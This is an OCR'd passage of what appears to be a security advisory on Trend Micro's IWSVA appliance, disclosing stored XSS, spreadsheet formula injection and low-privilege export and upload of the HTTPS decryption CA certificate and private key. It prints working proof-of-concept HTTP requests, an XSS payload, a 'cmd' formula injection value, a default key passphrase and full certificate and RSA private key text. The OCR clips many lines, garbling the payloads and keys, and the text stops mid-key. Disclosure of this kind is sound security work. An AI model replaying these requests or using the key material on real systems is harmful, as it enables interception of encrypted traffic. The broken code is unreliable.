
```
POST /rest/commonlog/report/template HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.253.150:1812/report_action.jsp?CSRFGuardToken=5XODT278I1J9VZJ4PHUU2PJVPCGS7
YP&mode=add
Content-Length: 2877
Cookie: JSESSIONID=E7002FCE8A03291749B1449541B9844C
Connection: close

{"action":"add","template":{"reports":{"internet_security":[["top_malware_spyware_detection",10,true,[0
,["top_botnet_detection",10,true,[0]],["top_advanced_threats_detection",10,true,[0]],["top_custom_defense_
t_blocking",10,true,[0]],["c&c_contact_alert_count_by_date",0,true,[0]],["top_c&c_contact_ip_domains",10
ue,[0]],["top_users_hosts_detected_by_c&c_contact_alert",10,true,[0]],["top_groups_detected_by_c&c_con
ct_alert",10,true,[0]],["top_malicious_sites_blocked",10,true,[0]],["top_users_blocked_by_malware_spywar
,10,true,[0]],["top_users_blocked_by_malicious_sites",10,true,[0]],["top_groups_blocked_by_malware_spy
re",10,true,[0]],["top_groups_blocked_by_malicious_site",10,true,[0]],["top_users_by_bot_net_detection",1
rue,[0]],["most_violation_for_http_malware_scan_policy",0,true,[0]],["malicious_sites_blocked_by_date",0
ue,[2]],["malware_spyware_detection_by_date",0,true,[2]],["malware_spyware_detection_trend",0,true,[3]]
internet_access":[["top_applications_visited",10,true,[0]],["top_url_categories_visited",10,true,[0]],["top_sit
_visited",10,true,[0]],["top_users_by_requests",10,true,[0]],["top_groups_by_requests",10,true,[0]],["top_ur
categories_by_browse_time",10,true,[0]],["top_sites_visited_by_browse_time",10,true,[0]],["top_users_by_
owse_time",10,true,[0]],["activity_level_by_days",0,true,[5]]],"bandwidth":[["top_url_categories_by_bandw
th",10,true,[0]],["top_applications_by_bandwidth",10,true,[0]],["top_users_by_bandwidth",10,true,[0]],["top
groups_by_bandwidth",10,true,[0]],["top_sites_by_bandwidth",10,true,[0]],["total_traffic_by_days",0,true,[
],"policy_enforcement":[["top_url_categories_blocked",10,true,[0]],["top_applications_blocked",10,true,[0]
"top_users_enforced",10,true,[0]],["top_groups_enforced",10,true,[0]],["top_sites_blocked",10,true,[0]],["to
users_by_http_inspection",10,true,[0]],["most_violation_for_url_filtering_policy",0,true,[0]],["most_violatio
_for_application_control_policy",0,true,[0]],["most_violation_for_access_quota_control_policy",0,true,[0]],
most_violation_for_applets_and_activex_policy",0,true,[0]],["most_violation_for_http_inspection_policy",0
ue,[0]]],"data_security":[["top_dlp_templates_blocked_by_requests",10,true,[2]],["top_blocked_users",10,tr
,[0]],["top_blocked_groups",10,true,[0]],["most_violation_for_data_loss_prevention_policy",0,true,[0]]],"cu
om_reports":[]},"mail_to":[""],"fail_mail_to":[""],"description":"","name":"AuditorsReport\<script\>alert
"Hola
Auditor!\")\</script\>","enable":true,"frequency":0,"scheduled":false,"start_date":1484170920,"runtime":"
3:12","max_exec_number":0,"period":"1D","from":1484159400,"to":1484245800,"scheduled_time_filter":"
,"device_group":"","type":"PDF","list_number":10,"mail_enable":false,"mail_from":"","subject":"","messag
:"","mail_attach":false,"fail_notice":false,"report_by":0,"report_by_list":{}}}
```

Note: An existing report can be modified by setting **"action":"modify"** and providing an appropriate report and template **'tid'**.

5. Any user visiting 'reports.jsp' and 'show_auditlog.jsp' pages will see alert 'Hola Auditor!':


InterScan™ Web Security Virtual Appliance
Welcome, admin
Log Off
Search
System Status
Dashboard
Application Control
Bandwidth Control
HTTP
FTP
Logs
Reports
Updates
Hola Auditor!
OK

Audit Log:


192.168.253.150:1812/show_auditlog.jsp
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
InterScan™ Web Security Virtual Appliance
Audit Log as 1/12/17 5:52 PM
Export to CSV
Print
Refresh
User
Date
Action Performed
test2
1/12/17 5:13:31 PM
Delete report template: =cmd|'/C calc'!A0
admin
Hola Auditor!
OK

Vulnerability 4- Sensitive Information Disclosure:

An authenticated, remote attacker with least privileges ('Read-Only' or 'Auditor' role assigned to him/her), can download HTTPS Decryption certificate and private key.

Risk Factor: High

Impact:

Per IWSVA documentation, by default, IWSVA acts as a private Certificate Authority (CA) and dynamically generates digital certificates that are sent to client browsers to complete a secure passage for HTTPS connections. It also allows administrators to upload their own certificates signed by root CA. An attacker with low privileges can download current CA certificate and Private Key (either the default ones or uploaded by administrators) and use those to decrypt HTTPS traffic thus compromising confidentiality.

Also, the default Private Key on this appliance is encrypted with very weak and guessable passphrase 'trend'. If an appliance uses default Certificate and Private Key provided by Trend Micro, an attacker can simply download these and decrypt the Private Key using default passphrase 'trend'.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:N

Proof-Of-Concept:

1. Create a least privileged user '**Test2**' and assign him either '**Auditor**' or '**Reports Only**' role.
2. Log into IWSVA web console with least privilege user '**Test2**'.
3. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.
4. Send following POST requests using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

Request#1:

```
POST /servlet/com.trend.iwss.gui.servlet.XMLRPCcert?action=exportcert HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=564D4B2C0A9DE1B0700F9E0A19BFBF58
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

CSRFGuardToken=RHPK4UQEZBU6G6GV0BX9DYA2NLD3WPFW&op=save&defaultca=no&importca
certificate=&importca_key=&importca_passphrase=&importca_2passphrase=
```

Request#2:

```
POST /servlet/com.trend.iwss.gui.servlet.XMLRPCcert?action=exportkey HTTP/1.1
```

```
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=564D4B2C0A9DE1B0700F9E0A19BFBF58
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

CSRFGuardToken=RHPK4UQEZBU6G6GV0BX9DYA2NLD3WPFW&op=save&defaultca=no&importca
certificate=&importca_key=&importca_passphrase=&importca_2passphrase=
```

5. The first request downloads CA Certificate '**get_current_ca_cert.cer**' and the second one downloads Private Key '**get_current_ca_key.cer**'.


CA Certificate

```
-----BEGIN CERTIFICATE-----
MIID4TCCAsmgAwIBAgIJALS+n7I0woMsMA0GCSqGSIb3DQEBBQUAME4xCzAJBgNV
BAgTAkNBMQswCQYDVQQHEwJDVTEOMAwGA1UEChMFVFJFTkQxDTALBgNVBAsTBElX
U1MxEzARBgNVBAMTCklXU1MuVFJFTkQwHhcNMDgxMTIxMDcwOTI0WhcNMjgxMTE2
MDcwOTI0WjBOMQswCQYDVQQIEwJDQTELMAkGA1UEBxMCQ1UxDjAMBgNVBAoTBVRS
RU5EMQ0wCwYDVQQLEwRJV1NTMRMwEQYDVQQDEwpJV1NTLlRSRU5EMIIBIjANBgkq
hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApucvwAB5OAzgiboEaxrVZXptp0LSjrL6
/B8C0TNK59obTuleITGVsm9Og2Hj/b3wZpxWZCkIyECPzk6QvfTbpH5g9ZtZ+6bn
7D0lbxLk4Ax/mxZMY4tdGtBLx2gQMp69PfoYteb6I9hvjJ9vlCQ2Wqo7Lc0fXO+l
S9L+R032LSyuTwt2iBVYym7rXqXKFme6fbk1q/68qWp8fhX+F9cx8JQyDQLOwRSU
QEGd085LeH6NdEhn9NACi9yXyIQ5bORm0yc/ody2wXI0TVfuOcBQf8tUMLrOnlt4
v6C033JipcJlSNccH0zli6/D5+UfXw5oG/i8LsHfohtYFw+xFqc7uQIDAQABo4HB
MIG+MA8GCWCGSAGG+EIBDQQCFgAwHQYDVR0OBBYEFLDosmmRcl0VrT8/j0j+hGLg
CpgFMH4GA1UdIwR3MHWAFLDosmmRcl0VrT8/j0j+hGLgCpgFoVKkUDBOMQswCQYD
VQQIEwJDQTELMAkGA1UEBxMCQ1UxDjAMBgNVBAoTBVRSRU5EMQ0wCwYDVQQLEwRJ
V1NTMRMwEQYDVQQDEwpJV1NTLlRSRU5EggkAtL6fsjTCgywwDAYDVR0TBAUwAwEB
/zANBgkqhkiG9w0BAQUFAAOCAQEAoh0XZ8zQZKswjEsVgDrfuJWXQ7KvPXBaHW+l
vAzq3JS6lL6TN6mStqu36wEpjf4UfKnn7TpVEBPB6kjGeZak+OZiPa0sojqkgrOQ
0vUV2pi4fDAvCcxhsIgZ8WXeXEMb+CfrO5EBsd72sxKBtJ2iKLKH6NFqrWCBStJB
3IIEfWzgp0NzqS+r2yRPpFv8F+VXRCmmKW3SkHRisz9iOAF+VQO+8RynHCW8FWN4
YGV5sTTjx8E08acrazCM+t9GamBCsUi2g3qcnSZMQlsLrWehYN3fBneNsltzik8R
Im9/tlV44D/PxeFNlSlZHZmcpXREckIkgZeqg3upP+DGI2IMDw==
-----END CERTIFICATE-----
```


Encrypted Private Key

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,28B568992A78D7DB

0KOn5rhcUifRBWHf4JtGP1k7UYn4YE7nttnWhLeUXgSmXRb8D+qBfmfJkNb9I3qY
QMalv/ymEl68FwvHuUV62ClYohhe8ZtB7fRLrc2i0XEGneYd9zijTuRbll2uHMUB
ff2ykxzxaBeeylBeCNMe+XM0dzDIV6BM7JanczQpcbodopDvCX3ySuQpDUw8QPvw
ftkkfdhb5EKdNv81NJrrQcIBKwflYFoq4ImApvRI4G8Jh1q1mX/78dJYa577FRYb
q5wwMM2s175s1vZuLTQVt3+uOhdf4AlYz2cdDgV/ezgfeNtw/j5s9dJQXXDyLk4O
wxyNdYC9wdxMYWZcvLOjBtetgXHNOtx/fkd+kp9pf1excGhRXYfxN19GKlAMri2C
pnJ7I19nXG/cvJOj2OmzLxOvOtxyV8Cc5jfHeDwimYVBpshQrB8B4vH4c/1zgDbz
scxGM/KuldAJW3IsJb9FEdeJ8oz7eoBL/0/F2luo+PdJmi3SKbACZ8hp7Hxv3SK0
IxHSxFzXDzG5RXR/NlflrU/susDxPRBUscot2A2jJIu3fGm3CJvId/yj1CZMJgy4
GsZQRfRzdEr0pYaBSQDyVtv2oIOvO3qL/seKFsMIzuI9F2kHP455J5CgXlNuV8sy
IfbvqiL2ZjEozHulX4uPVsKH+BiAapqhunUoODttx2jdh/xI8J5fOrxTHdYsnehX
yig3zYL9BwcdsAyv23yIy1p5qcjiqhBM2pNlkcnV+pgDZCOh3TbUy2tErIn0zHO1
cpnfArCr+UBde8nEdEerqjuiplw6HFc7PPgj1ggOLr6N052cN8fhXjKnKXaCcTRP
oGL0+mWbh+xn/O7dxPbPBP7IMUrNxCx1zH2pMa2VHvDE5EDAPYi5VsgunQcG3yn/
DNpVavQ0MDpx23Hi8AcAifwdojzc+wfPMO9FiA0iK+st7ELToMJhi0ieQvTlS0ZD
4p8aLd5JMQtYzlfoKMiGVgloQtkA49EFldBv3RRMHAzU8g9XmxK5Uzv8kwY6iXxh
u2yj9sFxHqbBBGNjxaRB5hLstSrDUvIDuoUC6z25XaBCD9VlpXg5Cok5+JPT2VRT
0djb36MGM+bAENXmxeS59fqspxpdmoFaCMI7zPf4J76KAi5MUhYVg1okve4/bAHb
lpxEYG4br7cDpRJCU8io/XaNjcqsJbgUSWK5l9yKkVNsE6W4vBkUPsL/DE6/1Kmn
EiK/58XTv2inS4brMOlCjULjx6yXWXv8n8Yad+c92sjDanf5w7/TnAKRDgrrRvI7
Vv8G92kAzzfNQhUEhfq6iMUGZcFx6+Gte226ga52iaLDAachDvb7nV0QQjl5LoUu
9nYVc5M9ytWvLxVHF6fjRHKW8bno7UlSU78PdAQJuzAtl9sHGNGTDxY5EGut8Jq9
60Rjc+CSd+XZKWnZLAznyjcMdqjcD8tohLUD0VmEar13elo3IelbOOnOBgdtTT8N
6AfWY0jyOqdoA95L/NiLbdnp0WZudi4KSYdJ0gIoo9btahizjOEAfuG83QqTrJYO
/EKYbJmIaT3E7F4VqRMvXJ7syWpZWooc5iYrcb3DlhXZkfcCX5P6DhDbOXzHYFan
-----END RSA PRIVATE KEY-----
```

6. Decrypt the Private Key using passphrase '**trend**'



7. To confirm if the certificate and private key match, use SSLHopper Certificate Key Matcher:



Your private key is intended to remain on the server. While we try to make this process as secure as possible by using SSL to encrypt the key when it is sent to the server, for complete security, we recommend that you manually check the modulus of the private key on your server using the OpenSSL commands above.

Vulnerability 5- Missing functional level access control allows a low privileged user upload HTTPS Decryption Certificate and Private Key:

An authenticated, remote attacker with low privileges ("Reports Only" or "Auditor" role assigned to him/her) can upload HTTPS Decryption Certificate and Private Key.

Risk Factor: High

Impact:

Per IWSVA documentation, by default, IWSVA acts as a private Certificate Authority (CA) and dynamically generates digital certificates that are sent to client browsers to complete a secure passage for HTTPS connections. It also allows administrators to upload their own certificates signed by root CA.

An attacker with low privileges can upload new CA certificate and Private Key and use those to decrypt HTTPS traffic thus compromising confidentiality.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:N

Proof-Of-Concept:

1. Create a least privileged user '**Test2**' and assign him either '**Auditor**' or '**Reports Only**' role.
2. Log into IWSVA web console with least privilege user '**Test2**'.
3. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.
4. Send following POST requests using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request. To confirm if the

```
POST /servlet/com.trend.iwss.gui.servlet.XMLRPCcert?action=import HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Content-Type: multipart/form-data; boundary=--------------------------7e11fd2fd0ac0
Accept-Encoding: gzip, deflate
Content-Length: 4085
Host: 192.168.253.150:1812
Pragma: no-cache
Cookie: JSESSIONID=E595855EF5900782921945280ABA46CD
Connection: close

----------------------------7e11fd2fd0ac0
Content-Disposition: form-data; name="CSRFGuardToken"

S8PM5QG974XLWS992MCK5M67T6D0A575
----------------------------7e11fd2fd0ac0
Content-Disposition: form-data; name="op"

save
----------------------------7e11fd2fd0ac0
Content-Disposition: form-data; name="defaultca"
```

no
----------7e11fd2fd0ac0
Content-Disposition: form-data; name="importca_certificate"; filename="get_current_ca_cert(2).cer"
Content-Type: application/x-x509-ca-cert


-----BEGIN CERTIFICATE-----
MIID4TCCAsmgAwIBAgIJALS+n7I0woMsMA0GCSqGSIb3DQEBBQUAME4xCzAJBgNV
BAgTAkNBMQswCQYDVQQHEwJDVTEOMAwGA1UEChMFVFJFTkQxDTALBgNVBAsTBEl
X
U1MxEzARBgNVBAMTCklXU1MuVFJFTkQwHhcNMDgxMTIxMDcwOTI0WhcNMjgxMTE2
MDcwOTI0WjBOMQswCQYDVQQIEwJDQTELMAkGA1UEBxMCQ1UxDjAMBgNVBAoTBVR
S
RU5EMQ0wCwYDVQQLEwRJV1NTMRMwEQYDVQQDEwpJV1NTLlRSRU5EMIIBIjANBgkq
hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApucvwAB5OAzgiboEaxrVZXptp0LSjrL6
/B8C0TNK59obTulelTGVsm9Og2Hj/b3wZpxWZCkIyECPzk6QvfTbpH5g9ZtZ+6bn
7D0lbxLk4Ax/mxZMY4tdGtBLx2gQMp69PfoYteb6I9hvjJ9vlCQ2Wqo7Lc0fXO+l
S9L+R032LSyuTwt2iBVYym7rXqXKFme6fbk1q/68qWp8fhX+F9cx8JQyDQLOwRSU
QEGd085LeH6NdEhn9NACi9yXyIQ5bORm0yc/ody2wXI0TVfuOcBQf8tUMLrOnlt4
v6C033JipcJlSNccH0zli6/D5+UfXw5oG/i8LsHfohtYFw+xFqc7uQIDAQABo4HB
MIG+MA8GCWCGSAGG+EIBDQQCFgAwHQYDVR0OBBYEFLDosmmRcl0VrT8/j0j+hGLg
CpgFMH4GA1UdIwR3MHWAFLDosmmRcl0VrT8/j0j+hGLgCpgFoVKkUDBOMQswCQYD
VQQIEwJDQTELMAkGA1UEBxMCQ1UxDjAMBgNVBAoTBVRSRU5EMQ0wCwYDVQQLEwRJ
V1NTMRMwEQYDVQQDEwpJV1NTLlRSRU5EggkAtL6fsjTCgywwDAYDVR0TBAUwAwEB
/zANBgkqhkiG9w0BAQUFAAOCAQEAoh0XZ8zQZKswjEsVgDrfuJWXQ7KvPXBaHW+l
vAzq3JS6lL6TN6mStqu36wEpjf4UfKnn7TpVEBPB6kjGeZak+OZiPa0sojqkgrOQ
0vUV2pi4fDAvCcxhsIgZ8WXeXEMb+CfrO5EBsd72sxKBtJ2iKLKH6NFqrWCBStJB
3IIEfWzgp0NzqS+r2yRPpFv8F+VXRCmmKW3SkHRisz9iOAF+VQO+8RynHCW8FWN4
YGV5sTTjx8E08acrazCM+t9GamBCsUi2g3qcnSZMQlsLrWehYN3fBneNsltzik8R
Im9/tlV44D/PxeFNlSlZHZmcpXREckIkgZeqg3upP+DGI2IMDw==
-----END CERTIFICATE-----

----------7e11fd2fd0ac0
Content-Disposition: form-data; name="importca_key"; filename="get_current_ca_key(1).cer"
Content-Type: application/x-x509-ca-cert

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEApucvwAB5OAzgiboEaxrVZXptp0LSjrL6/B8C0TNK59obTule
lTGVsm9Og2Hj/b3wZpxWZCkIyECPzk6QvfTbpH5g9ZtZ+6bn7D0lbxLk4Ax/mxZM
Y4tdGtBLx2gQMp69PfoYteb6I9hvjJ9vlCQ2Wqo7Lc0fXO+lS9L+R032LSyuTwt2
iBVYym7rXqXKFme6fbk1q/68qWp8fhX+F9cx8JQyDQLOwRSUQEGd085LeH6NdEhn
9NACi9yXyIQ5bORm0yc/ody2wXI0TVfuOcBQf8tUMLrOnlt4v6C033JipcJlSNcc
H0zli6/D5+UfXw5oG/i8LsHfohtYFw+xFqc7uQIDAQABAoIBAQCfpxH0Ff/eb+Lx
m/DSC08JzTzK/I6xVd/kAD4Po4MJmYb5yx5glJffob12y9LtTB2D6hRxpxbxh2CI
NnsaWfkotoNFLZ+7q4K6ZhtCzs4Ey6/cyE22Av/CwHFcg9zKrzHS8UNl7VZlp4m8
+F4hVSpxO9l0DHztx4dUqrX1u0u7FTDlSDFC062q0weOFOpXF2VtClkGCOAgQaMz
+NpFC8WXHzhVz1o8Fv8Z7QfG5KMwZfmZYbkqL8PbfV2g83HcsbTt8gx9YUOWvqAQ
hyV44wW9eU3UCpYp99fMd6Ho6YIB2EqKvVTE+RSkwqG4uSRY6Dv/TC7XSgl6+ZZ9
x7SVs0qhAoGBANRoH+ThTqpq7jCExij3bgozAo+osltrG8NESm22eaIFpFnf/aPD

```
WAVNJk4StMkPaSWIr6qV5uUhJms7Jxudyauwzudk42XXOOOvhRIvteeJ/g/45viM
xkSVXR9urGkMry1jPHVmzOCuENlVCqg05JNukr4VHbIRIGCj+n41RUF9AoGBAMko
S0DZd0UMEoVA6J6ldQLFNKSn05IFctlhqsWU6p97D0YgVGXBmL2QZ+eMtrX3MiFA
nIscPxDoZCecGeGGy0Ysa10/OqIWotbyB8p84qp91HkHmUCTEsROZdwd89JdkV3t
XQpE5PVqAEZy5Ecur4YP4raAL0thayUXHIof4vftAoGBAL9ycnzbzwmvg6zbn7hA
/D/ZJk/R36Cic82WefdVZ2Bv8WjIiVbXtThiB0qLdcNbTox0HNGGdyzCqlwwXtl3
aNSFcpgBySx7xl0CUNDJjA17xTEkSRpx2Crs7ZhtKp0sv6ALN+0hkTxZ5/nbutVN
h1CTc1Q8uB1Nbn9sjVTAMwIJAoGARbSWzzQMZnrWeCKT+VWwhHM92MjnQbRtpfJ4
MNt3qigElPJjDJfXi+jceJqEPe4ZCvjOxk3VdNBy1F79gO8qxXhjA/8DHGPnrcBU
/s/j49ySohYF/yB34lqgZXRjp0QROZElKofRJ1HCIqdxf1EoNbaPg1pMCT0K2eF2
